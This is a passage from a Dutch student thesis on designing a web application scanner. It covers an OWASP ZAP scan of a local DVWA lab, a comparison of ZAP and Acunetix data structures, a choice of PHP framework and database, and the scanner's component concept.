Laats gezien	Datum van wanneer de kwetsbaarheid gevonden is.

Rapport	
Rapport Template	Type template
Rapport Type	Type rapport
Doelwit	URL van doelwit
Gemaakt op	Datum waarop rapport is gemaakt
Status	Vooruitgang van rapport

Tabel 3.3.1

Test van OWASP ZAP

OWASP ZAP configuratie

OWASP ZAP werkt als een proxy die http requests/responses onderschept tussen browsers en webservers. Hiervoor heb ik een proxynetwerk opgezet op mijn lokale server met de port nummer: 81. Zodra de webbrowser: localhost:81 verbinding maakt met de webserver: 192.168.0.101 zal OWASP ZAP de http communicatie onderscheppen en het uitlezen en aanpassen zodat er aanvallen verricht kunnen worden. De sitemap van DVWA bestaat uit een aantal sub mappen waaronder de sitemap vulnerabilities, hierin staan de pagina's waar aanvallen verricht kunnen worden. Een normale quick scan slaat deze map over. Om OWASP ZAP naar deze map te wijzen moet er een nieuwe Context gemaakt worden van de sitemap vulnerbilities. Zo kan OWASP ZAP de submappen probleemloos vinden.

- Target: http://192.168.0.101 – dit is de url van de doelwit
- Proxyserver: http://localhost:81
- Context: http://192.168.0.101/vulnerbilities
- Authenticatie: username: 'admin' & password: 'password'
- Scan type: Quick scan

Scan Resultaat

Vanwege de kleine scope zijn er veel minder request gedaan wat er voor zorgde dat de scan sneller klaar was.

- De scan heeft 19 seconde geduurd.
- Er zijn 3,073 request gedaan.
- Er zijn 170 locaties gevonden en gescand.
- Gevonden kwetbaarheden
    - Er zijn 2 hoge kwetsbaarheden gevonden met een hoge risico
    - Er zijn 4 kwetsbaarheden gevonden met een medium risico
    - Er zijn 8 kwetsbaarheden gevonden met een lage risico

Hoe ziet de datastructuur eruit?

Ik heb gemerkt dat OWASP ZAP veel meer data verzameld dan Acunetix. Acunetix is wat betreft het presenteren van data veel gebruiksvriendelijker en overzichtelijker. OWASP ZAP presenteert bijna alle data in tabellen vergelijkbaar met een MySQL tabel. Het analyseren van de data is dus ook en veeleisende klus. Om dit probleem op te lossen geeft OWASP ZAP de optie om rapporten te genereren. Er zijn drie type rapporten HTML, XML en MD (Mark Down) waarvan HTML en MD de meest overzichtelijke, XML is zeer onduidelijk te lezen.

De entiteiten, tabellen en kolommen zal ik zoals bij Acunetix in tabellen plaatsen. Ik heb 6 entiteiten gevonden: Waarschuwingen, Spider, Actieve scan, Geschiedenis, Http Sessies en Parameters.

Waarschuwingen – Waarschuwingen zijn de kwetsbaarheden die tijdens de scan zijn gedetecteerd.

Spider – De Spider zoekt naar alle pagina's en indexeert hun als voorbereiding op de aanval. Ook bepaalt de spider wat de scope is van de scan.

Actieve scan – De actieve scan voert alle GET en POST aanvallen uit op de geïndexeerde doelwitten.

Geschiedenis – De geschiedenis houdt een overzicht bij van alle gemaakte requests.

Http Sessies – De Http Sessies zijn de sessies die gestart worden door de browser. OWASP ZAP gebruikt dit om te controleren of er een actieve sessie bestaat.

Parameters – Er wordt een lijst met parameters opgeslagen. Deze worden gebruikt om de aanvallen te verrichten.

Waarschuwingen	
URL	Uniform Resource Locator
Risico	Geeft aan hoe gevaarlijk een kwetsbaarheid is
Vertrouwen	Geeft aan hoe hoog het vertrouwen is
Parameter	De parameter die gebruikt is in de query
Aanval	De tekst dat gebruikt voor de aanval
Bewijs	Bijgeleverde bewijs voor onderbouwing
CWE ID	Common Weakness Enumeration id
WASC ID	Web Application Security Consortium
Source	Checkt of het passief is of actief

Spider	
Verwerkt	Check of de URL is verwerkt in de scope
Methode	De HTTP Verb die gebruikt is
URI	Uniform Resource Identifier
Markeringen	Een opmerking bij een record

Actieve Scan	
Id	Id van de record
Request Tijdstempel	Datum en tijd van de request
Response Tijd	De reactietijd van de server
Methode	De HTTP verb die gebruikt is
URL	Uniform Resource Locator
Code	De status code van de Response
Groote Resp. Header	De header van de Response
Reden	Dit geeft aan of de Response is gelukt of niet
RTT	Round-trip time

Geschiedenis	
Id	De id van de record
Request Tijdstempel	Datum en tijd van de request
Methode	De HTTP verb die gebruikt is
URL	Uniform Resource Locator
Code	Status code van de Response
Reden	Dit geeft aan of de Response is gelukt of niet
RTT	Round-trip time
Hoogste Waarschuwing	Waarschuwing niveau
Opmerking	-
Tags	Categorieën van Requests

Http Sessies	
Actief	Geeft aan welke sessie OWASP ZAP gebruikt
Naam	Naam van sessie
Waardes van Sessie Tokens	De sessie token
Overeenkomende Berichten	De aantal berichten die verzonden zijn

Params	
Type	Type parameter
Naam	Naam van parameter
Gebruikt	Aantal keer gebruikt
Waarden	Hoeveel waarden er zijn
Veranderingen	Hoe vaak de parameter veranderd is
Markeringen	Opmerking
Waarden	De waarde van een parameter

Tabel 3.3.2

3.4.7 CONCLUSIE

Uit de testen is gebleken wat de werking is, wat voor datastructuur beide DAST tools gebruiken en wat voor data zij verzamelen. Fundamenteel zijn er veel gelijkenissen, de richtlijnen van de standaarden volgen van WASC (H 3.2.3, WASC). Waar de beide DAST tools in verschillen is de hoeveelheid informatie zij vrijgeven tijdens het scannen en de hoeveelheid data dat zij opslaan. Wat mij opviel was dat Acunetix veel schoner en eleganter is dan OWASP, Acunetix laat tijdens het scannen in het dashboard overzichtelijke en informatieve statistieken over de vooruitgang van de scan.




FIGURE 3.4.1

OWASP is meer verbose tijdens het scannen en laat een tabel zien waar in een vlug tempo, alle URL's waar aanvallen op verricht worden zien, dit zonder enige context te geven over de vooruitgang van de scan, behalve dan de procesbalk. Een voordeel dat alle getoonde informatie biedt, is dat het als data kan dienen in een Excel sheet waaruit analyses gemaakt kunnen worden.




FIGURE 3.4.2

Wat betreft de datastructuur die beide tools hanteren en de data dat verzameld wordt zijn ook verschillen te vinden. Kenmerkend voor OWASP is de hoeveelheid data dat verzameld wordt. De data wordt op een onoverzichtelijk manier gepresenteerd in de applicatie. Dit maakt deze tool minder gebruiksvriendelijker dan Acunetix. Waar Acunetix 4 tabellen gebruikers genoeg data om er nuttige informatie van te maken, gebruikt OWASP 6 tabellen met meer als genoeg data. Omdat ik een MVP maak is het van belang dat ik alleen essentiële data verzamel en het niet te druk maak.

Datastructuur voor een MVP

Een MVP heeft informatie nodig over de volgende vijf onderwerpen, als je er één zou weghalen dan kun je geen Web Applicatie Scanner bouwen.

De tabellen

Website
URL
Server

Headers
Key (Sleutel)
Value (waarde)

Link
Methode
URL

Scan
Module naam
Risico
Parameter
Aanval

Rapport
Naam
Bestand

3.5 TECHNOLOGIE

Deelvragen
Wat zijn de tools en technieken die ik kan gebruiken bij het ontwikkelen van een Web Security Scanner?

3.5.1 WEB APPLICATION FRAMEWORK

Een webapplicatie ontwikkelen met enkel een programmeertaal (e.g. PHP, Java, Python) kan een lastige klus zijn waarin veel tijd en als het voor een klant is, geld ingestoken wordt. Frameworks zijn net jetpacks voor een programmeertaal (Upwork, 2017), zij versnellen en vermakkelijken het ontwikkelproces. Dat doen de web frameworks met behulp van webservices (e.g. depandacy managers), web resources (e.g. config files), en web APIs (e.g. ORM) die zij out-of-the-box aanbieden. Het is net als het bouwen van een schip, alle bouwcomponenten worden voorgemaakt aangeleverd zodat het bouwproces versnelt kan worden.

De Core features van Webapplicatie Frameworks zijn:

Libraries – Herbruikbare, voorgeprogrammeerde code dat softwareontwikkelaar gebruiken als bouwblokken voor het ontwikkelen van softwareapplicaties.

API – Application Programmer Interface, zijn kleine programma's die de software ondersteunen in het uitvoeren van functionaliteiten.

Cashing – Het opslaan van web resources in het tijdelijke geheugen dit verlaagt de server workload en gebruik van brandbreedte.

URL Mapping – Een systeem waarmee je URL's kunt koppelen aan zelf gemaakte URL's

Security – Sub Frameworks voor authenticatie en autorisatie

PHP Framework Benchmark

Techempower brengt eerder jaar een benchmark uit voor Web Frameworks. Zij testen de Web Frameworks op een aantal types JSON serialisatie, enkele query, data updates. Ik zal de PHP Frameworks met elkaar vergelijken op performance. Uit het resultaat zal ik nog niet concluderen voor welke Web Framework ik ga kiezen. Hiervoor zal ik ook kijken naar de features en schaalbaarheid die de Frameworks bieden. PHP Frameworks zijn over het algemeen traag en zullen niet veel verschillen in snelheid.

PHP Frameworks

- Phalcon
- Slim
- YII2
- Laravel
- Symfony 2
- Zend

In tabel 3.7.1 zal ik de benchmarks van techempower.com tonen om de keuze die ik heb gemaakt te onderbouwen. De PHP Frameworks worden op 3 test types getest:

- JSON serialisatie - In deze test is elke response een JSON serialisatie van een geïnstantieerd object dat de key value koppelt aan de waarde Hello, World! {"message":"Hello, World!"}

- ❖ Enkele query – In deze test wordt elke request verwerkt door het ophalen van een enkele regel uit een simpele database. {“id”:3217,”randomNumber”:2149}
- ❖ Data updates -

PHP Framework Benchmark (Gesorteerd op Performance)		
JSON serialisatie		
Framework	Performance (hoe hoger hoe beter)	Wachtijd (hoe lager hoe beter)
Phalcon	39,865 (7.1%)	50.0 ms (3.9%)
Yii2	10,388 (1.9%)	27.1 ms (2.1%)
Zend	9,784 (1.7%)	31.1 ms (2.4%)
Slim	9.640 (1.7%)	34.3 ms (2.7%)
Laravel	7,020 (1.3%)	38.0 ms (3.0%)
Symfony 2	3,588 (0.6%)	74.3 ms (5.9%)
Enkele query		
Phalcon	22,604 (10.8%)	29.4 ms (1.0%)
Slim	9,779 (4.7%)	29.3 ms (1.0%)
Yii2	6,789 (3.2%)	39.6 ms (1.4%)
Laravel	5,385 (2.6%)	51.9 ms (1.8%)
Zend	3,965 (1.9%)	67.9 ms (2.4%)
Symfony 2	2,508 (1.2%)	105.4 ms (3.7%)
Data updates		
Slim	768 (17.5%)	330.0 ms (5.7%)
Zend	766 (17.5%)	330.4 ms (5.7%)
Yii2	762 (17.4%)	332.2 ms (5.8%)
Phalcon	642 (14.7%)	398.4 ms (6.9%)
Symfony 2	321 (7.3)	490.8 ms (8.5%)
Laravel	-	-

TABEL 3.5.1 – BENCHMARK

Performance reviews

Phalcon

Phalcon scoort verre weg het hoogst met het uitvoeren van JSON serialisaties en Enkele queries. Phalcon is een PHP-extensie geschreven in C, in 2012 uitgebracht en is gebouwd voor snelheid zoals je kunt terugvinden in de benchmark onderzoek.

Slim

Slim eindigt als tweede in het benchmark van techempowerd maar, scoort het hoogst op Data Updates wat een best zwaar belanden opdracht is. Slim is een Micro Framework met een lage leerdrempel heeft**.** Slim is het best geschikt voor kleine, simpele projecten of voor het bouwen van een simpele, flexibele API.

YII2

YII2 is een Framework dat OOP en DRY gebruikt als programmeer concepten. Het heeft veel features out-of-the-box voor het snel ontwikkelen van een moderne website. Het is geschikt voor het bouwen van complexe webapplicatie als CMS’s en CRM’s.

Zend

Zend is een robuste en stabiele PHP Framework met dat al 9 jaar oud is, vele grote bedrijven gebruiken Zend voor hun webprojecten. Zend is een PHP Framework die niet geschikt is voor klein tot middelgrote webprojecten.

Symphony2

Wat voor Zend geldt, geldt ook voor Symphony. Het is een PHP Framework dat bedoeld is voor grote complexe enterprice projecten. Het heeft een grote set van herbruikbare componenten. Veel van deze componenten worden door andere Web Frameworks gebruikt zoals Laravel. Door de omvang is het jammer genoeg ook een trage framework zoals te zien is in tabel 3.7.1.

Laravel

Laravel is een relatief new PHP Framework, geïntroduceerd in 2011 en volgens een Sitepoint enquête (Sitepoint, 2015), verreweg het meest populaire, Symphony is tweede geëindigd. Laravel biedt een essentiële set van features voor zowel kleine als grote projecten. Het heeft een actieve onlinegemeenschap die ondersteuning bieden op gebied van Laravel applicatieontwikkeling. De out-of-the-box features van Laravel zijn o.a. Authenticatie, Artisan Console, RESTfull Routing, Migration, ORM, Composer depandancy manager, CLI-support, Blade. Laravel is misschien niet de snelste PHP Framework, dit komt grotendeels omdat het componenten uit Symphony gebruikt, maar door de uitgebreide toolbox, grote supportgemeenschap en makkelijk te leren Framework, maakt Laravel geschikt voor iedere PHP-project.

Conclusie

Laravel

Voor dit project (Web Applicatie Scanner) is iedere PHP Framework geschikt, er zullen geen problemen zijn met de performance simpel weg omdat ik een Minimal Vaible Product ga maken wat klein in schaal is. Wat wel belangrijk is voor het project is dat de PHP framework de specifieke tools die ik nodig heb voor het ontwikkelen van de Web Applicatie Scanner bevat. Laravel is de PHP Framework die mij de tools, flexibiliteit en ondersteuning kan bieden om van dit project een geslaagd project te maken.

Slim

Wat betreft de API die ik ga bouwen zal ik gebuik maken van de Framework Slim. Een API is in de meeste gevallen een kleine lichte programma die gebouwd kan worden met een Micro Framework zoals Slim.

3.5.2 DATABASE

Het kiezen van een web framework is een belangrijke stap richting het ontwikkelen van een web applicatie een bijna zo even belangrijke stap is het kiezen van een databasemanagementsysteem of in het kort DBMS. Een DBMS is in de meeste gevallen open source dus gratis voor gebruik, zo ook MySQL en PostgrSQL. Een database zorgt voor de opslagmogelijkheden van data. Data dat geproduceerd wordt door een web applicatie, iets wat een Web Applicatie Scanner wel degelijk doet (H, 3.3). Het verzamelen en opslaan van website hyperlinks kan een accumulatief proces zijn. Bij een crawl proces kunnen er wel duizenden hyperlinks verzameld worden, in een rap tempo. Maar niet alleen dat tijdens een scan kunnen er duizenden aanvallen uitgevoerd worden, de data hiervan zal ook moeten worden opgeslagen. Kortom een DBMS is een zeer cruciaal component van het gehele systeem.

Er zijn over het algemeen twee type databasemanagementsystemen SQL (Structured Query Language) en NOSQL (Not Only SQL). SQL wordt al meer dan 4 decennia in de professionele werkveld gebruikt en het gebruik is in de jaren 90 exponentieel gestegen met de komst van web applicaties en open source optie als MySQL en SQLite. NOSQL daarentegen bestaat al sinds de jaren 60 maar wordt pas recentelijk gezien als een waardige DBMS met de komst van MongoDB, CouchDB, Redis en Cassandra. De vraag is dus welke van de twee DBMS soorten is het meest geschikt voor de Web Applicatie Scanner?


SQL of NOSQL

NOSQL is geen nieuwe technologie dat SQL vervangt, het gebruikt een ander manier van dataopslag. Geen is beter, het hangt af van de type applicatie die gebruikt maakt van een DBMS. Voor sommige applicaties is SQL meer geschikt en voor andere NOSQL.

In figuur 3.5.2 zijn de twee soorten databases geïllustreerd, links een relationele database en rechts een non-relationele database. De relationele database heeft een tabel structuur met kolommen en rijen. De verbinding lijn tussen de beide tabellen noem je een relatie. In deze instantie is het een één op veel relatie. De hele tekening noem je een Schema wat de blauwdruk is van een database.

De non-relationele database slaat data op in een document bestand. De data heeft een key-value structuur en wordt in de meeste gevallen geschreven in JSON annotatie. NOSQL is bedoelt voor een groot hoeveelheid, ongestructureerde data. Met dit soort data is het moeilijk om een duidelijk gedefinieerde schema te maken. NOSQL maakt geen gebruik van relaties maar van Collecties van data. Als er Comments voor een specifieke blog opgehaald moet worden dan moet je dat specificeren in de Query door gebruik te maken van indexen, of sub arrays.

Relationele en Non-Relationele database



FIGUUR 3.5.2.1

Voordelen van een SQL database

SQL is een ANSI[1]/ISO[2] standaardtaal voor relationele DBM systemen. Omdat het gestandaardiseerd is kan het bijna met elke software systeem geïntegreerd worden.

Een sterke punt van SQL databases is het gebruik van SQL als operatieve taal. Met deze taal kun je query's uitvoeren waarmee data opgehaald kan worden, gewijzigd, geüpdatet en verwijderd. Het is een declaratieve taal wat het schrijven van query's makkelijk maakt. Bij declaratieve talen schrijft je wat er moet gebeuren i.p.v. hoe het moet gebeuren. Dit maakt het een krachtige taal met een lage leercurve.

Een ander sterk punt van SQL databases is dat zij gebruik maken van gestructureerde schema waarmee op een georganiseerde manier data kan worden opgeslagen. Bij het maken van een schema wordt er eerst wat voorbereidend werkt gedaan, zoals het identificeren van entiteiten en het normaliseren daarvan, dit wordt gedaan om redundantie binnen het database structuur te verminderen.

Een schema bestaat zoals in figuur 3.5.2 uit tabellen, deze zijn met elkaar verbonden door relaties wat een ander voordeel is. Database engineers kunnen relaties tussen tabellen definiëren om zo afhankelijkheid tussen de tabellen te creëren.

Relaties

- Één op één relatie
- Één op veel relatie
- Veel op veel relatie

Zoals in figuur 3.5.2 is aangegeven is tabel Comment afhankelijk van tabel Blog met een één op veel relatie. Een ander krachtige functie van SQL is het gebruik van JOINS. JOINS worden gebruikt bij het selecteren van data uit meerdere tabellen. SQL databases maken gebruik van Constraints (beperkingen) binnen het systeem. Contraints zijn regels waar een tabel zich aan moet houden zo kan het de invoer van specifieke data types limiteren of ervoor zorgen dat velden niet leeg mogen zijn.

Aantal Contrains

- NOT NULL
- UNIQUE
- CHECK

Samengevat

SQL databases bieden de middelen aan, om gestructureerde databases te ontwerpen en bouwen en waar, op een georganiseerde manier data in kan worden opgeslagen. SQL databases gebruik je wanneer het een eis is van het systeem dat data op een gestructureerde en georganiseerde manier moet worden opgeslagen en wanneer het systeem de invoer van data limiteert met Constrains (beperkingen).

Voordelen van een NO-SQL database

Wanneer er een grote hoeveelheid data aanwezig is en het is niet mogelijk om een ervoor gedefinieerde structuur te ontwerpen dan is het niet verstandig om het in een relationele database op te slaan. NOSQL biedt hier een oplossing voor, het is geschikt voor web applicaties met grootschalige databases die geen gebruik maken van relationele schema en die zeer schaalbaar moeten zijn.

NOSQL databases zijn makkelijker te beheren vanwege hun simpele data model structuur, dit verlaagd de administratie en configuratie eisen van een DBMS en dat verlaagd weer de onderhoud kosten.

NOSQL databases hebben veel minder restricties dan rationele databases. Door de key-value structuur dat in documenten worden opgeslagen in de database, zorgt ervoor dat web applicaties virtueel met elke data structuur kunnen werken.

Samengevat

Als een systeem schaalbaar moet zijn, een groot hoeveelheid data moet verwerken waarvan de structuur niet vooraf gedefinieerd kan worden en het onderhouden van een RDBMS financieel niet mogelijk is dan biedt NOSQL database een geschikte oplossing voor het probleem.

Conclusie

Met betrekking tot het projectcontext kan ik stellen dat NOSQL niet geschikt is voor het software systeem die ik ga ontwikkelen voor mijn afstudeerproject. De systeemeisen van de Web Applicatie Scanner met betrekking tot de database komen niet overeen met wat een NOSQL kenmerkt, op een aantal zaken na. De database heeft een vooraf gedefinieerde data structuur, het maakt gebruik van integriteitsregels en entiteit relaties. De zaken die wel overeenkomen zijn: grote hoeveelheid data dat verwerkt moet worden en, vanwege de modulariteit van het systeem is de schaalbaarheid van een NOSQL database ook een belangrijk kenmerk.


DBMS

In de voorgaande deel heb ik mijn keuze laten vallen op de relationele DBMS. Wat er nu overblijft voor dit deelonderzoek is het vinden van een geschikte DBMS. Ik zal enkel kijken naar open source database systemen dus die van Microsoft en IBM vallen al af. Dit zijn tevens ook de twee grootste leveranciers van DBMS op Oracle na die naast een commerciële versie, ook een open source versie aanbiedt (MySQL). Ik heb in het verleden alleen met één RDBMS gewerkt, en dat is MySQL. Deze heeft twee versies de web versie phpMyAdmin en voor Desktop MySQL Workbench. Deze is het meest gangbare en meest populaire als het gaat om open source database applicaties. MySQL is voor grootschalige database servers ideaal en heeft veel features en een goed support community. Het heeft een lage leercurve en is relatief makkelijk te implementeren in een ontwikkelomgeving zoals Laravel. Er zijn een aantal andere databasemanagementsystemen die open source zijn maar, in dit geval hoef ik niet verder te zoeken omdat dit al een geschikte optie is voor mijn Web Applicatie Scanner.

Database afhankelijkheid

Ik zal voor de Proof of Concept de applicatie afhankelijk maken van een database om het ontwikkelproces te versimpelen. Dit is een bewuste keuze, in een andere situatie zou ik een cache gebruiken die na het scan proces het rapport genereerd en verstuurd en pas daarna controleert of er gebruik gemaakt wordt van een database. Zo is de applicatie niet meer afhankelijk van een database.

Samenvatting



4 CONCEPT ONTWIKKELING

Deelvraag Hoe ziet het concept eruit van de webapplicatie scanner?

Disclosure

Voor ik begin aan het concept documentatie wil ik melden dat ik geen Dynamic Application Security Testing (DAST) tool ga ontwikkelen voor de proof of concept. Ik heb in mijn vooronderzoek twee DAST-tools onderzocht, dit heb ik gedaan omdat 1) DAST-tools voorlopers zijn op het gebiedt van webapplicatie scanners 2) omdat zij de twee DAST-tools alle fundamentele kenmerken hebben van een webapplicatie scanner. Ik zal mij voor het concept focussen op deze fundamentele kenmerken.

Inleiding

Dit is het volgende stap in het ontwikkelproces van een softwareapplicatie, het ontwikkelen van een concept. Hiervoor heb ik een onderzoek gedaan naar de theorie van een webapplicatie scanner hierna zal ik de realisatie van de software documenteren, maar dit deel zal gaan over het concept. In dit deel zal ik de concepten van alle componenten die deel uitmaken van het systeem beschrijven.

Om een terugkoppeling te maken naar hoofdstuk 1 (Inleiding van de scriptie) wil ik het primaire hebben het doel van de webapplicatie scanner. Het doel van dit project is om een Proof of Concept te ontwikkelen van een webapplicatie scanner. Dit in de vorm van een MVP (Minimal Viable Product), wat een versie van een softwareapplicatie di de aan de minimale eisen voldoet om te kunnen functioneren. Deze soort producten zijn vooral aanbevolen voor als een onderneming wilt experimenteren met een nieuwe ideeën. Omdat het een grote investering zou zijn mocht het echt ontwikkeld worden, is het een praktische keuze geweest om eerst te gaan experimenteren met het idee van een geïntegreerde webapplicatie scanner. Zo is ook uit mijn onderzoek gebleken dat het implementeren van een gelijksoortig systeem kostbaar kan zijn mocht het door een derde partij gedaan worden. Ook het gebruik maken van een web security service, deze zal de testen in met hen eigen tools en in hen eigen omgeving, kan in de kosten lopen. Mijn eigen quote uit hoofdstuk 1 geeft aan dat het aanbieden van een gratis webapplicatie scanner enkel voor de klanten van S5, anders zou het niet rendabel meer zijn, zorgt voor een elegante oplossing voor dit financiële probleem.

“Een gratis webapplicatie scanner dat makkelijk te gebruiken is voor een bestaande klant van S5 zou ideaal zijn om de kostenpost van consultancy en dure licentie te omzeilen”.

Concepten die behandeld worden

Het systeem bestaat uit kern componenten en ondersteunende componenten. Ik zal mij, in dit deel primaire focussen op de kern componenten, zo kan ik de rol van de ondersteunede componenten beter omschrijven. Alle componenten en processen die in hoofdstuk 3 (Onderzoek, WASC) voorkomen zal ik in dit deel behandelen. Ook zal ik uitleggen welke rollen de verscheidenen technologieën hebben voor elke component of proces.

Kern componenten

De kern componenten zoals deze in WASC WASSEC document geven een overzicht van de onderdelen waar een webapplicatie minimaal uit moet bestaan. Binnen het project context komt er nog één kern component bij, de database. Kern componenten zijn essentieel voor de werking van de applicatie, waarom de database een essentiële componenten is zal ik later in het document beargumenteren.

Type	Categorie
Component/tool	Crawler
Component/tool	Scanner
Component/tool	Command Line Interface
Component/tool	Rapporteren
Component	Database

Tabel 4.1

Ondersteunende componenten

Dit zijn componenten die het de kern applicatie bruikbaar maken binnen de project context waarin ik dit systeem ontwikkelen. Een deel van het project context is: de klanten van S5 de mogelijkheid geven om een scan aan te vragen doormiddel van een CMS-extensie. Zonder deze ondersteunende componenten kunnen de klanten geen gebruik kunnen maken van de webapplicatie scanner. De kern applicatie is niet afhankelijk van deze ondersteunende componenten maar het projectdoel wel.

Type	Categorie
Ondersteunend comp.	API
Ondersteunend comp.	WordPress extensie
Ondersteunend comp.	Magento extensie
Ondersteunend comp.	Docker

Tabel 4.2

Processen

Naast de componenten zijn er ook processen die uit worden gevoerd op verschillende momenten van het system cyclus. Ieder component heeft processen waarvan een aantal beschreven staan in het WASC WASSEC document. Processen zijn weer onderverdeelt in functies die een beschrijving geven van de verschillende operaties die een proces uitvoert. Een aantal van deze functies zal ik in de realisatie deel omschrijven. Ondersteunende componenten hebben ook processen. Deze verschillen veel van elkaar omdat er gebruik wordt gemaakt van verschillende frameworks.

Type	Component	Categorie
Proces	Crawler/Spider	HTTP communicatie
Proces	Crawler/Spider	Sessie management
Proces	Crawler/Spider	Authenticatie
Proces	Crawler/Spider	Parsing (HTML verwerking)
Proces	Crawler/Spider	Data opslag
Proces	Scanner	Aanvallen (meerdere types)
Proces	Scanner	Data opslag
Proces	Commnado's en Controle	Scan commando

Proces	Commnado's en Controle	Scan configuratie
Proces	Rapporteren	Rapport genereren
Proces	Rapporteren	Verzenden van rapport
Ondersteunend proces	API	API calls
Ondersteunend proces	CMS extensie	Formulier verwerking

Tabel 4.3

4.1 CONCEPT VAN HET SYSTEM

Het systeem wordt een geautomatiseerde Web Applicatie Scanner die er moet voor zorgen dat de klanten van S5 kosteloze scans kunnen laten uitvoeren op hen webshop. Het systeem bestaat uit vier subsystemen die in dit deel worden behandeld.

Subsystemen
CMS extensie
API
Web Applicatie Scanner
Database

Tabel 4.4

Deze vier subsystemen worden geïntegreerd in het operationele omgeving van het systeem (Operationele Diagram) waar ieder zijn functionele doel uitvoert.

Systeem lagen

In het diagram 4.1 kun je goed zien wat voor informatica model het gebruikt, hoe het systeem is opgebouwd, van hoeveel servers het gebruik maakt, uit hoeveel lagen het bestaat en hoe de subsystemen met elkaar communiceren.

